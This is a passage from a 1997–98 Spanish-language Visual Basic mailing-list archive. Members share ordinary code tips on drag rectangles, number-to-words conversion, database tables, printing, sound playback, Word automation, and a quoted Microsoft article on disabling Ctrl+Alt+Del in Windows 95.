y .Y2
    End If
End Sub
********** Fin del Código ************
```

---

e-mail <peky@satlink.com>

>-----Original Message-----
>De: hector (HeDa) <hcormen@delta.cti.unav.es>
>Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
>Fecha: Martes 23 de Diciembre de 1997 10:10
>Asunto: (VB-ESP) Rectangulo de arrastre
>

>Hola. Necesito un poco de ayuda.
>Antes de nada.. muchas gracias por leerme... :)
>
>
>Tengo VB5. Tengo una aplicación en la que sale una imagen con unos
graficos. Quiero hacer un zoom. La >rutina ya esta hecha. Solo me falta
hacer que al hacer la ventana del zoom me salga un rectangulo desde >donde
le di el primer clic hasta el cursor a medida que muevo el raton. me explico
? tiene que ser facil . >pero me pierdo... hay que llamar a alguna API
supongo.
>
>También me interesaría que alguien publicase sus links favoritos de Visual
Basic en esta lista. je je :) Sitios >donde haya ejemplos, tutoriales. etc.
>

>GRACIAS
>_____ _ _ _ _ _ _ _ _
>Héctor D. Corcín
>hcormen@arq.cti.unav.es
>http://www.yi.com/home/CorcinHector
>

En cuanto a lo de los enlaces, prueba con éste:
http://www.wcostasol.es/guille/indice

El Las páginas del "Guille" encontrarás de todo (entre otras cosas, más enlaces).

Antes que se me olvide: Gracias, Guille, si me lees, por tu esfuerzo.

En cuanto a lo del rectángulo del Zoom:

Yo probaría a hacerlo así (sin funciones API):

Pare hacer el rectángulo, puedes usar un control Shape (que se haría visible o no), o mejor aún, la función Line (en MiPicture_Paint). Tienes que usar los eventos MouseDown, MouseMove y MouseUp, y tres variables a nivel de módulo:

```
Private bMMostrar as Boolean
Private lnMX as Long
Private lnMY as Long
```

Luego:

```
En MiPicture_MouseDown:
    If Button = 1 Then
        bMMostrar = True
        lnMX = X
        lnMY = Y
    End If

En MiPicture_MouseUp:
    bMMostrar = False
    MiZoom 'Incluye MiPicture_Paint

En MiPicture_MouseMove:
    If bMMostrar Then MiPicture_Paint

En MiPicture_Paint
    If bMMostrar Then
        MiPicture.Line (lnMX, lnMY)-(X, lnMY)
        MiPicture.Line (lnMX, lnMY)-(lnMX, Y)
        MiPicture.Line (X, lnMY)-(lnMX, lnMY)
        MiPicture.Line (lnMX, Y)-(lnMX, lnMY)
    End If
```

Con algo así supongo que funcionaría más o menos, aunque puede hacerlo a saltos.

Otra posibilidad sería simular el rectángulo con Drag and Drop, pero ahí ya

me pierdo, lo tendría que probar antes.

Si usas un control Image, debes incluírlo en un control Picture y poner MiImage.Enabled = False, para poder usar el método Line.

Espero que te sirva de algo. Un saludo y Feliz Navidad.

Luis Sanz
HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: hector (HeDa) <hcormen@delta.cti.unav.es>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Rectangulo de arrastre
> Fecha: martes 23 de diciembre de 1997 7:03
>
> Hola. Necesito un poco de ayuda.
> Antes de nada.. muchas gracias por leerme... :)
>
>
> Tengo VB5. Tengo una aplicación en la que sale una imagen con unos graficos. Quiero hacer un zoom. La rutina ya esta hecha. Solo me falta hacer que al hacer la ventana del zoom me salga un rectangulo desde donde le di el primer clic hasta el cursor a medida que muevo el raton. me explico ? tiene que ser facil . pero me pierdo... hay que llamar a alguna API supongo.
>
> También me interesaría que alguien publicase sus links favoritos de Visual Basic en esta lista. je je :) Sitios donde haya ejemplos, tutoriales. etc.
>
> GRACIAS
> _____ _ _ _ _ _ _ _ _
> Héctor D. Corcín
> hcormen@arq.cti.unav.es
> http://www.yi.com/home/CorcinHector

Héctor escribió:

> Tengo VB5. Tengo una aplicación en la que sale una imagen con unos graficos. Quiero hacer un zoom. La rutina ya esta hecha. Solo me falta hacer que al hacer la ventana del zoom me salga un rectangulo desde donde le di el primer clic hasta el cursor a medida que muevo el raton. me explico ? tiene que ser facil . pero me pierdo...

Mira. Hice mi tarea B-) y se me ocurió algo como esto, espero que te sea útil. Para que funcione, debes colocar en un formulario una figura (shape) con las siguientes propiedades: BorderStyle = 3-Dot, Shape = 0 - Rectangle y el nombre predeterminado (Shape1).

```
****************************************
Option Explicit

Private Sub Form_Load()
  ' Establezca los valores iniciales de la figura.
  Shape1.Tag = ""
  Shape1.Visible = False
  Shape1.Move 0, 0, 0, 0
End Sub

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, X As Single,
Y As Single)
  With Shape1
    ' Verifique si la opresión del botón está dentro o fuera
    ' de los límites de la figura. Si está fuera, iníciese,
    ' entonces, el dibujo de una nueva figura. Si está dentro
    ' entonces no lo haga y avísele al procedimiento acorde que
    ' no haga ningún movimiento.
    If (X < .Left Or X > .Left + .Width) Or (Y < .Top Or Y > .Top + .Height)
And .Visible Then
      .Visible = False
      .Tag = ""
    Else
      .Tag = "Trasladar"
    End If
  End With
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single,
Y As Single)
  If Button And vbLeftButton Then
    With Shape1
      ' ¿Está visible la figura?
      If Not .Visible Then
        .Visible = True
        .Move X, Y, 0, 0
      End If

      ' ¿Debe realizar el efecto de dimensionamiento?
      If .Tag = "" Then
        If (X - .Left) >= 0 And (Y - .Top) >= 0 Then
          .Width = (X - .Left)
          .Height = (Y - .Top)
        End If
      End If
    End With
  End If
End Sub
****************************************

Creo que hará bien el trabajo...

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
```

Redimensionar ventanas

Content-Type: text/plain;
    charset="iso-8859-1"

X-MIME-Autoconverted: from 8bit to quoted-printable by amadeus.spin.com.mx id MAA00783

-----Original Message-----
De: tOtO <grod@red3i.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Domingo 28 de Diciembre de 1997 7:02 AM
Asunto: RE: (VB-ESP) Redimensionar ventanas

Ayer hice esta pequeña solución en una clase... Espero que la evalúes y veas qué tanto te sirve...

No está del todo depurada, pero su funcionalidad primordial ya está elaborada...

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
+-adgarza@spin.com.mx--+

acomoda.zip

Rutina para traducir cifras *(2 mensajes)*

> Teneis hecha alguna rutina que traduzca cifras en pesetas:
> 10000 --> diezmil pesetas
> 13285 --> Trecemil Doscientas Ochenta y Cinco pesetas

Esta rutina hace lo que pides. Es de la página del Guille y tienes que pegarla en un módulo:
Aprovecho también para desearos un feliz año.

```
'---------------------------------------------------------------
' gsNumero.BAS Módulo para procedimientos numéricos ( 1/Mar/91)
' Versión para Windows (25/Oct/96)
'
' Última revisión: (10/Jul/97)
'
'(c)Guillermo Som, 1991-97
'---------------------------------------------------------------
Option Explicit
Option Compare Text

'Declaradas a nivel de módulo
Dim unidad(0 To 9) As String
Dim decena(0 To 9) As String
Dim centena(0 To 10) As String
Dim deci(0 To 9) As String
Dim otros(0 To 15) As String


Private Sub InicializarArrays()
    If unidad(1) <> "una" Then
        'Asignar los valores
        unidad(1) = "una"
        unidad(2) = "dos"
        unidad(3) = "tres"
        unidad(4) = "cuatro"
        unidad(5) = "cinco"
        unidad(6) = "seis"
        unidad(7) = "siete"
        unidad(8) = "ocho"
        unidad(9) = "nueve"
        '
        decena(1) = "diez"
        decena(2) = "veinte"
        decena(3) = "treinta"
        decena(4) = "cuarenta"
        decena(5) = "cincuenta"
        decena(6) = "sesenta"
        decena(7) = "setenta"
        decena(8) = "ochenta"
        decena(9) = "noventa"
        '
        centena(1) = "ciento"
        centena(2) = "doscientas"
```

```
        centena(3) = "trescientas"
        centena(4) = "cuatrocientas"
        centena(5) = "quinientas"
        centena(6) = "seiscientas"
        centena(7) = "setecientas"
        centena(8) = "ochocientas"
        centena(9) = "novecientas"
        centena(10) = "cien" 'Parche
        '
        deci(1) = "dieci"
        deci(2) = "veinti"
        deci(3) = "treinta y "
        deci(4) = "cuarenta y "
        deci(5) = "cincuenta y "
        deci(6) = "sesenta y "
        deci(7) = "setenta y "
        deci(8) = "ochenta y "
        deci(9) = "noventa y "
        '
        otros(1) = "1"
        otros(2) = "2"
        otros(3) = "3"
        otros(4) = "4"
        otros(5) = "5"
        otros(6) = "6"
        otros(7) = "7"
        otros(8) = "8"
        otros(9) = "9"
        otros(10) = "10"
        otros(11) = "once"
        otros(12) = "doce"
        otros(13) = "trece"
        otros(14) = "catorce"
        otros(15) = "quince"
    End If
End Sub


Public Function Numero2Letra(ByVal strNum As String, Optional ByVal vLo,
            Optional ByVal vMoneda, Optional ByVal vCentimos) As String
    '-----------------------------------------------------------
    ' Convierte el número strNum en letras (28/Feb/91)
    ' Versión para Windows (25/Oct/96)
    ' Variables estáticas (15/May/97)
    ' Parche de "Esteve" <esteve@mur.hnet.es> (20/May/97)
    ' Revisión para decimales (10/Jul/97)
    '-----------------------------------------------------------

    Dim i As Integer
    Dim Lo As Integer
    Dim iHayDecimal As Integer 'Posición del signo decimal
    Dim sDecimal As String 'Signo decimal a usar
    Dim sEntero As String
    Dim sFraccion As String
    Dim fFraccion As Single
    Dim sNumero As String
    '
```

```
Dim sMoneda As String
Dim sCentimos As String

'Si se especifica, se usarán
If Not IsMissing(vMoneda) Then
    sMoneda = " " & Trim$(vMoneda) & " "
Else
    sMoneda = " "
End If
If Not IsMissing(vCentimos) Then
    sCentimos = " " & Trim$(vCentimos)
End If
'Averiguar el signo decimal
sNumero = Format$(25.5, "#.#")
If InStr(sNumero, ".") Then
    sDecimal = "."
Else
    sDecimal = ","
End If
'Si no se especifica el ancho...
If IsMissing(vLo) Then
    Lo = 0
Else
    Lo = vLo
End If
'
If Lo Then
    sNumero = Space$(Lo)
Else
    sNumero = ""
End If
'Quitar los espacios que haya por medio

Do
    i = InStr(strNum, " ")
    If i = 0 Then Exit Do
    strNum = Left$(strNum, i - 1) & Mid$(strNum, i + 1)
Loop

'Comprobar si tiene decimales
iHayDecimal = InStr(strNum, sDecimal)
If iHayDecimal Then
    sEntero = Left$(strNum, iHayDecimal - 1)
    sFraccion = Mid$(strNum, iHayDecimal + 1) & "00"
    'obligar a que tenga dos cifras
    sFraccion = Left$(sFraccion, 2)
    fFraccion = Val(sFraccion)

    'Si no hay decimales... no agregar nada...
    If fFraccion < 1 Then
        strNum = RTrim$(UnNumero(sEntero) & sMoneda)
        If Lo Then
            LSet sNumero = strNum
        Else
            sNumero = strNum
        End If
        Numero2Letra = sNumero
        Exit Function
```

```
        End If

        sEntero = UnNumero(sEntero)
        sFraccion = UnNumero(sFraccion)
        '
        strNum = sEntero & sMoneda & "con " & sFraccion & sCentimos
        If Lo Then
            LSet sNumero = RTrim$(strNum)
        Else
            sNumero = RTrim$(strNum)
        End If
        Numero2Letra = sNumero
    Else
        strNum = RTrim$(UnNumero(strNum) & sMoneda)
        If Lo Then
            LSet sNumero = strNum
        Else
            sNumero = strNum
        End If
        Numero2Letra = sNumero
    End If
End Function


Private Function UnNumero(ByVal strNum As String) As String
    '-----------------------------------------------------------
    'Esta es la rutina principal (10/Jul/97)
    'Está separada para poder actuar con decimales
    '-----------------------------------------------------------

    Dim lngA As Double
    Dim Negativo As Boolean
    Dim L As Integer
    Dim Una As Boolean
    Dim Millon As Boolean
    Dim Millones As Boolean
    Dim vez As Integer
    Dim MaxVez As Integer
    Dim k As Integer
    Dim strQ As String
    Dim strB As String
    Dim strU As String
    Dim strD As String
    Dim strC As String
    Dim iA As Integer
    '
    Dim strN() As String

    'Si se amplia este valor... no se manipularán bien los números
    Const cAncho = 12
    Const cGrupos = cAncho \ 3
    '
    InicializarArrays

    'Si se produce un error que se pare el mundo!!!
    On Local Error GoTo 0

    lngA = Abs(CDbl(strNum))
```

```
Negativo = (lngA <> CDbl(strNum))
strNum = LTrim$(RTrim$(Str$(lngA)))
L = Len(strNum)

If lngA < 1 Then
    UnNumero = "cero"
    Exit Function
End If
'
Una = True
Millon = False
Millones = False
If L < 4 Then Una = False
If lngA > 999999 Then Millon = True
If lngA > 1999999 Then Millones = True
strB = ""
strQ = strNum
vez = 0

ReDim strN(1 To cGrupos)
strQ = Right$(String$(cAncho, "0") & strNum, cAncho)
For k = Len(strQ) To 1 Step -3
    vez = vez + 1
    strN(vez) = Mid$(strQ, k - 2, 3)
Next
MaxVez = cGrupos
For k = cGrupos To 1 Step -1
    If strN(k) = "000" Then
        MaxVez = MaxVez - 1
    Else
        Exit For
    End If
Next
For vez = 1 To MaxVez
    strU = "": strD = "": strC = ""
    strNum = strN(vez)
    L = Len(strNum)
    k = Val(Right$(strNum, 2))
    If Right$(strNum, 1) = "0" Then
        k = k \ 10
        strD = decena(k)
    ElseIf k > 10 And k < 16 Then
        k = Val(Mid$(strNum, L - 1, 2))
        strD = otros(k)
    Else
        strU = unidad(Val(Right$(strNum, 1)))
        If L - 1 > 0 Then
            k = Val(Mid$(strNum, L - 1, 1))
            strD = deci(k)
        End If
    End If
    '---Parche de Esteve
    If L - 2 > 0 Then
        k = Val(Mid$(strNum, L - 2, 1))
        'Con esto funcionará bien el 100100, por ejemplo...
        If k = 1 Then 'Parche
            If Val(strNum) = 100 Then 'Parche
                k = 10 'Parche
```

```
                End If 'Parche
            End If
            strC = centena(k) & " "
        End If
        '------
        If strU = "uno" And Left$(strB, 4) = " mil" Then strU = ""
        strB = strC & strD & strU & " " & strB

        If (vez = 1 Or vez = 3) Then
            If strN(vez + 1) <> "000" Then strB = " mil " & strB
        End If
        If vez = 2 And Millon Then
            If Millones Then
                strB = " millones " & strB
            Else
                strB = "un millón " & strB
            End If
        End If
    Next
    strB = Trim$(strB)
    If Right$(strB, 3) = "uno" Then strB = Left$(strB, Len(strB) - 1) & "a"
    Do 'Quitar los espacios que haya por medio
        iA = InStr(strB, " ")
        If iA = 0 Then Exit Do
        strB = Left$(strB, iA - 1) & Mid$(strB, iA + 1)
    Loop
    If Left$(strB, 6) = "una un" Then strB = Mid$(strB, 5)
    If Left$(strB, 7) = "una mil" Then strB = Mid$(strB, 5)
    If Right$(strB, 16) <> "millones mil una" Then
        iA = InStr(strB, "millones mil una")
        If iA Then strB = Left$(strB, iA + 8) & Mid$(strB, iA + 13)
    End If
    If Right$(strB, 6) = "ciento" Then strB = Left$(strB, Len(strB) - 2)
    If Negativo Then strB = "menos " & strB

    UnNumero = Trim$(strB)
End Function
```

Saludos
Sergio
scardenas@bigfoot.com

Posh Power !!!!
**********+++++++**********
Naked
Nothing but a smile upon her face
Naked
She wants to play seek and hide, no one to hide behind
Naked
This child has fallen from grace
Naked
Don't be afraid to stare she is only naked
(Naked - Spice Girls)
**********+++++++**********
[I've got PGP / Tengo PGP]
ICQ: 6369154

Content-Type: text/plain;
    charset="iso-8859-1"

X-MIME-Autoconverted: from 8bit to quoted-printable by amadeus.spin.com.mx id JAA19285

-----Original Message-----
De: Jose Angel Mateo <ventecnic@redestb.es>
Para: Foro Visual Basic Rediris <vb-esp@ccc.uba.ar>
Fecha: Miércoles 7 de Enero de 1998 3:45 AM
Asunto: (VB-ESP) Rutina para traducir cifras

    Hola a todos,

    Teneis hecha alguna rutina que traduzca cifras en pesetas:
        10000 --> diezmil pesetas
        13285 --> Trecemil Doscientas Ochenta y Cinco pesetas
        ....

Tengo una rutina que lo traduce a Pesos Mexicanos B-), sin embargo no creo que sea mayor problema (cambiar las unidades monetarias y ya) adaptarlo a tus necesidades. Es una función que se llama Num2Let y está en VB3. Te envío el fuente por este medio.

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
+-adgarza@spin.com.mx--+

num2letv.mak num2letv.frx num2letv.frm

Disculpa me olvide de anexar el archivo...
alli va.....
Ricardo Cordova...

> Date: Tue, 06 Jan 1998 22:39:14 +0100
> To: vb-esp@ccc.uba.ar
> From: Hugo <hugo@redestb.es>
> Subject: (VB-ESP) treeView
> Reply-to: vb-esp@ccc.uba.ar

> Hola a todos,
>
> tengo un gran interes en aprender a manipular el control de TreeView
> pero en los libros que tengo no se mojan nada con este control. Solo en
> uno aparece un ejemplo de 1 cara y media y los ingenuos piensan que con
> eso ya esta :-)
> En la ayuda del VB5 (empresarial) no lo explica lo que se dice
> claro.
> Alguien me puede recomendar algun libro que se moje bien en el tema
> o algun buen ejemplo. Un ejempplo me parece que me lo baje de la WEB de
> Mundo Visual pero no me ayuda nada. Solo tomo idea de algunos metodos que
> utiliza pero la estructura de los node no me queda nada clara :-(
> Que voy hacer si necesito tanta ayuda :)
> Alguien me hecha una manilla en esto? Gracias
> Saludos desde la Sierra de Madrid,
>
>
> --
> | Hugo Calzada|
> | Webmaster de la WEB-UPSAM |
> | http://www.hacma.com/UPSAM |
> | http://www.hacma.com/PHOTOSHOP |
> | hugo@hacma.com |
> --

treetabl.zip

Hola,

La declaración de la función debe ser:

```
Private Declare Function tapiRequestMakeCall& Lib "TAPI32.DLL" _
        (ByVal DestAddress$, ByVal AppName$, ByVal CalledParty$, _
         ByVal Comment$)
```

NOTA: antes DestAddress era LONG y debe ser CADENA.

Saludos.
Guillermo

> From: Sergio Cárdenas Melero <scardenas@redestb.es>
> To: "'vb-esp@ccc.uba.ar'" <vb-esp@ccc.uba.ar>

>
> > Private Sub Command1_Click()
> > Dim ValDev&, Numero$, NombreProg$, Quien$
> > Numero = "123-4567"
> > NombreProg = "Mi Programa"
> > Quien = "Pepe"
> > ValDev = tapiRequestMakeCall(Numero, NombreProg,Quien,"")
> > End Sub
>
> No funciona este codigo. Primero me da mensajes de error porque Numero esta declarado como string y no como long. Lo cambio a long y no marca.
>
Fijate en la nota de aclaración!

==========
¿No has visitado mis páginas personales?
¿A que esperas?
http://www.wcostasol.es/guiller/indice.htm

NUEVO!!! Ya está el magazine VB Online en castellano:
http://www.wcostasol.es/vbonline/indice.htm
==========

Adjuntar tablas con VB

Joan wrote:
>
> Hola!
> Alguen conoce la forma de adjuntar tablas de una base de datos a otra,
> mediante VB?.
>
> Joan

Extraído directamente (y adaptado en 1 minuto) de la ayuda de VB en el ejemplo de las propiedades Connect y SourceTableName.

========= Principio ==========

```
Dim dbsTemp As Database

    ' Abre una base de datos Microsoft Jet a la que vinculará
    ' una tabla.
Set dbsTemp = OpenDatabase("BD1.mdb")

SalidaConexión dbsTemp, _
                "JetTable", _
                ";DATABASE=C:\Mis Documentos\Neptuno.mdb", _
                "Empleados"


...


Sub SalidaConexión(dbsTemp As Database, _
    strTabla As String, strConectar As String, _
    strTablaOrigen As String)

    Dim tdfVinculado As TableDef
    Dim As Recordset
    Dim intTemp As Integer

    ' Crea un nuevo TableDef, establece las propiedades Connect
    ' y SourceTableName basadas en los argumentos transferidos
    ' y lo anexa a la colección TableDefs.
    Set tdfVinculado = dbsTemp.CreateTableDef(strTabla)

tdfVinculado.Connect = strConectar
    tdfVinculado.SourceTableName = strTablaOrigen
    dbsTemp.TableDefs.Append tdfVinculado

    Set rstVinculado = dbsTemp.OpenRecordset(strTabla)

    Debug.Print "Datos de la tabla vinculada :"

    ' Muestra los primeros tres registros de la tabla vinculada.
    intTemp = 1
    With rstVinculado
        Do While Not .EOF And intTemp <= 3
```

```
            Debug.Print , .Fields(0), .Fields(1)
            intTemp = intTemp + 1
            .MoveNext

Loop
        If Not .EOF Then Debug.Print , "[registros adicionales]"
        .Close
    End With

    ' Elimina la tabla vinculada porque esto es un ejemplo.
    dbsTemp.TableDefs.Delete strTabla

End Sub

'Copyright (c) 1996 Microsoft Corporation

================= Fin ========
```

Espero que te resuelva el problema. Un saludo.

Alinear con el objeto printer

Saludos

Hola a continuacion te envio el procedimiento que utilizo para imprimir
LA linea siguiente es la que hace que se queden ajustados a la derecha los
numeros

```
   Printer.CurrentX = nX - Printer.TextWidth(Aimprimir)
```

Puedes probar a utilizar la mascara "@" que sustituye la mascara por
espacios vacios
en el caso de que no exista caracter. Pero da mejor resultado la linea que
te he indicado anteriormente.

XXXX

```
   Printer.CurrentY = nY

   Printer.Print Aimprimir


End Sub
```

XXXX

Añadir un índice mediante código

```
Dim MyIndex As Index
Dim MyField As Field
Dim MyTableDef As TableDef
Dim MyDatabase As Database
Set MyDatabase = OpenDatabase("MYDB.MDB")
Set MyTableDef = MyDatabase.TableDefs(0)

Set MyIndex = MyTableDef.CreateIndex("Another")
Set MyField = MyIndex.CreateField("LastName")
MyIndex.Primary = True
MyIndex.Required = True
MyIndex.Fields.Append MyField

MyTableDef.Indexes.Append MyIndex
```

Anular el Ctrl Alt Supr

Hola,

Talvez esto sea lo que buscas: para VB-32 bits.

---xxx---
Microsoft Knowledge Base
HOWTO: Block CTRL+ALT+DEL and ALT+TAB in Windows 95
Article ID: Q161133
Creation Date: 17-DEC-1996
Revision Date: 21-MAR-1997
The information in this article applies to:

Learning, Professional, and Enterprise Editions of Microsoft Visual Basic for Windows, version 5.0 WARNING: ANY USE OF THE CODE PROVIDED IN THIS ARTICLE IS AT YOUR OWN RISK. Microsoft provides this code "as is" without warranty of any kind, either express or implied, including but not limited to the implied warranties of merchantability and/or fitness for a particular purpose.

SUMMARY

You can prevent the CTRL+ALT+DEL and ALT+TAB key combinations from bringing up a task list in Windows 95 by calling the SystemParametersInfo function in the Win32 API. A step-by-step example of this appears below.

NOTE: This is possible only in Windows 95.

MORE INFORMATION

Sometimes it is necessary for a program to prevent the use of the CTRL+ALT+DEL key combination to bring up the Close Program task list to end a task or shut down Windows 95 and to prevent the use of the ALT+TAB key combination to switch tasks. The following technique uses the SystemParametersInfo API to trick Windows 95 into thinking that a screen saver is running. As a side effect, CTRL+ALT+DEL and ALT+TAB are disabled.

The Win32 SDK states:

   "SPI_SCREENSAVERRUNNING Windows 95: Used internally; applications should not use this flag. Windows NT: Not supported."

Note that disabling CTRL+ALT+DEL is not recommended because the Close Program dialog box was created to enable users to terminate misbehaving applications. If a program "hangs" while CTRL+ALT+DEL is disabled, it may not be possible to terminate it by any method other than rebooting the machine, which could result in the loss of data. Also, this technique may not work in future versions of Windows.

Step-by-Step Example

Start a new Standard EXE project. Form1 is created by default.

Add two CommandButton controls (Command1 and Command2) to Form1.

Add the following code to Form1's General Declarations section:

```
      Private Const SPI_SCREENSAVERRUNNING = 97&
      Private Declare Function SystemParametersInfo Lib "User32" _


          Alias "SystemParametersInfoA" _
         (ByVal uAction As Long, _
          ByVal uParam As Long, _
          lpvParam As Any, _
          ByVal fuWinIni As Long) As Long

      Private Sub Form_Load()
         Command1.Caption = "Disabled"
         Command2.Caption = "Enabled"
      End Sub

      Private Sub Form_Unload(Cancel As Integer)
         'Re-enable CTRL+ALT+DEL and ALT+TAB before the program
         terminates. Command2_Click
      End Sub

      Private Sub Command1_Click()
         Dim lngRet As Long
         Dim blnOld As Boolean
         lngRet = SystemParametersInfo(SPI_SCREENSAVERRUNNING, True, _
         blnOld, _
            0&)
      End Sub

      Private Sub Command2_Click()
        Dim lngRet As Long
        Dim blnOld As Boolean
        lngRet = SystemParametersInfo(SPI_SCREENSAVERRUNNING, False, _
        blnOld, _
           0&)
      End Sub
```

Press the F5 key to run the program, and click the "Disabled"
CommandButton. CTRL+ALT+DEL and ALT+TAB are disabled. Click the
"Enabled" CommandButton to enable CTRL+ALT+DEL and ALT+TAB again.
---xxx---

Nos vemos.
Guillermo

> Date: Tue, 23 Sep 1997 18:11:33 -0600
> From: UNISYS de Nicaragua <unisys@tmx.com.ni>
> Organization: UNISYS DE CENTRO AMERICA, S.A.
> To: vb-esp@ccc.uba.ar

> Subject: Re: (VB-ESP) URGENTE: Anular el Ctrl Alt Supr
> Reply-to: vb-esp@ccc.uba.ar

> En una ocasion encontre algo para ello, lo estuve buscando y no
> lo encontre. No lo guarde porque no funcionaba en Win95.
>
> De momento encontre un articulo (ingles) que explica como determinar
> desde Visual Basic si alguna aplicacion Windows esta corriendo.
>
> Si encuentro algo del CTRL-ALT-DEL te lo envio.
>
> Suerte
>
> Manuel Montesino
>
>
> Rodrigo Silveira wrote:
> >
> > Amigos de la lista:
> > Debo solucionara para mañana esto!!
> >
> > Necesito anular el control alt suprimir desde Visual 3 (Windows 3.1) y no
> > se como hacerlo...
> > además del alt - tab
> >
> > Otra cosa.. Cómo sé si un EXE está siendo ejecutado?
> >
> > Gracias
> > Rodrigo Silviera
>
>
==========
Te invito a que veas mis páginas sobre
Visual Basic, HTML (VBScript, JavaScript...)
http://www.wcostasol.es/guille/indice.htm

Visual Basic Online en español (castellano)
http://wcostasol.es/vbonline/indice.htm
==========

Más sencillo, esto es una colaboracion de Jordi Fosch en las páginas de "el Guille" que hace lo que tu quieres.

Tocar música usando el API de Windows de Jordi Fosch

Este es un ejemplo de cómo hacer que "suene" un archivo WAV o MID.
Es código está modificado, pero la rutina e idea fué enviada por este artista de los gráficos y seguramente de otras muchas cosas que es Jordi, el que me está "llenando" mi disco duro con diseños para ponerlos en mis páginas... gracias Jordi.

```
'meto todo lo necesario en el módulo (las APIS)
Declare Function sndPlaySound Lib "winmm.dll" Alias "sndPlaySoundA" _
    (ByVal lpszSoundName As String, ByVal uFlags As Long) As Long

'Si lo que quieres es hacer sonar un archivo .MID
'debes declarar la siguiente función de la API:
Declare Function mciExecute Lib "winmm.dll" (ByVal lpstrCommand As String)
As Long


Sub MidiWav(A As String)
    Dim vr As Long

    'Asegurarnos que está en minúsculas para que no falle la comparación
    A = LCase$(A)

    If Len(A) Then
    If InStr(A, ".wav") Then
     vr = sndPlaySound(ByVal A, 1)
    ElseIf InStr(A, ".mid") Then
     vr = mciExecute("Play " & A)
    End If
    End If

End Sub
```

Me parece una colaboracion muy interesante por lo que la reproduzco aqui, con el permiso del propietario de la pagina, claro.

Un saludo.

PD: Ojo estas son las declaraciones para la API 32 bit, no sirven para 16 bit.

```
At 11:41 PM 13/8/1997 +-900, you wrote:
>Si añades a tu proyecto el control MCI puedes poner esto:
>
> mmcontrol1.Command = "Close"
> mmcontrol1.FileName = "hola.wav"
> mmcontrol1.Command = "Open"
> mmcontrol1.Command = "Play"
>
>Yo lo uso en VB3, creo que tambien funciona en VB4. A ver si es esto lo
que buscabas.
>
```

>Hasta luego!
>
Jose Ramon

Tipo Bits/Clave Fecha Identificador
pub 1024/BA4F1B15 1997/03/09 Jose Ramon <jlap@zaz.servicom.es>

Arrancar aplicaciones (start)

Hola a todos/as,

Muchas veces lo más obvio y simple es lo más útil.

¿Cuantas veces has intentado ejecutar aplicaciones, archivos bat, accesos directos y otros tipos de archivos desde VB?
Yo particularmente me he comido "el tarro" preparando Shells para ejecutar comandos del dos y haciendo turinas para después cerrar la ventana que se quedaba abierta y todo ese "rollo"

El encontrar esta "utilidad" surgió al querer ejecutar "accesos directos" Si los famosos LNK o PIF que sólo se ejecutan con el Explorer...

Pues bien, la solución para TODO: START

```
    Dim ret As Long

    ret = Shell("start " & sFile)
```

sFile será LO QUE QUERAMOS EJECUTAR!

Saludos y espero que os sirva
Guillermo

==========

Si quieres trucos, listados y mucho más para Visual Basic, HTML (VBScript, JavaScript...) los encontrarás en:
http://www.wcostasol.es/guiller/indice.htm

=----------=

Visual Basic Online en español (castellano)
http://wcostasol.es/vbonline/

==========

Arrancar Word con un documento *(2 mensajes)*

```
       Set oword = CreateObject("word.application")
       With oword
          .Visible = True
          .Activate
          .WindowState = wdWindowStateMaximize
          .Documents.Open "pepito.doc"
       End With
```

De: tronco <tronco@cotesa.es>
A: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Arrancar Word con un documento
Fecha: viernes 7 de noviembre de 1997 7:30

Hola amigos.

¿ Alguien me puede decir como puedo mediante OLE abrir el Word con un documento especificado ?

Gracias

Aqui tienes una rutinita que juega un poco con el Word quizas la pueda mejorar alguien pero funciona. Fijate solo en las sentencias de Word.

```
Dim msword As Object
Dim nomi As String
If Not IsNull(Text1.Text) And Trim(Text1.Text) <> "" Then
    nomi = Data2.Recordset("nombre")
    Set msword = CreateObject("word.basic")
    Clipboard.Clear
    cabecera.Text = "NOMBRE........: " & nomi & "
   EDAD...: " & calc_edad(Data2.Recordset) & _
    Chr(10) & "PETICION DR...: " & Pmedico & _
    Chr(10) & "ESTUDIO REALIZADO : " & _
    Chr(10) & Chr(10) & "
                                FECHA.. : " & Date & Chr(10) & " "
    Clipboard.SetText cabecera
    msword.ArchivoAbrir Text1.Text
    msword.EdiciónPegar
    msword.ArchivoGuardarComo "c:\bromeradi\kkk.doc"
    msword.ArchivoCerrar
    Set msword = Nothing
    OLE1.OLETypeAllowed = 2
    Data1.Recordset.AddNew
    OLE1.CreateEmbed "c:\bromeradi\kkk.doc"
    OLE1.Update
    Data1.Recordset("idpaciente") = Data2.Recordset("idpaciente")
    Text2.Text = Date
    If Not IsNull(Text2.Text) And Trim(Text2.Text) <> "" Then
```

```
        Data1.Recordset.Update
        Else
        Data1.Refresh
    End If
    End If
    Data1.Recordset.Bookmark = Data1.Recordset.LastModified
    SSCommand1.Enabled = False
```

De: tronco <tronco@cotesa.es>

A: vb-esp@ccc.uba.ar

Asunto: (VB-ESP) Arrancar Word con un documento

Fecha: viernes 7 de noviembre de 1997 8:30

Hola amigos.

¿ Alguien me puede decir como puedo mediante OLE abrir el Word con un documento especificado ?

Gracias

Content-Type: text/plain;
    charset="iso-8859-1"

X-MIME-Autoconverted: from 8bit to quoted-printable by server1.santafe.com.ar id WAA22288

Amigos de la lista!!

Aca va media hora de sudor y traducción (iba a poner el artículo en su versión en inglés, pero medio como que recordé que nuestro Don Quijote en inglishhhh no hubiera sido lo mismo ;))

Saludos y espero que esta info les resulte útil.

Punto y fuera. YSEQS

Daniel Pierini
ARGENTINA Computación
ac@santafe.com.ar

TEMA: Soporte para AutoPlay
FUENTE: Windows Interface Guidelines for Software Design
    Copyright © 1995 by Microsoft Corporation. All rights reserved

---

   Traducido del Inglés por Daniel Pierini - ARGENTINA Computación

---

Soporte para AutoPlay:

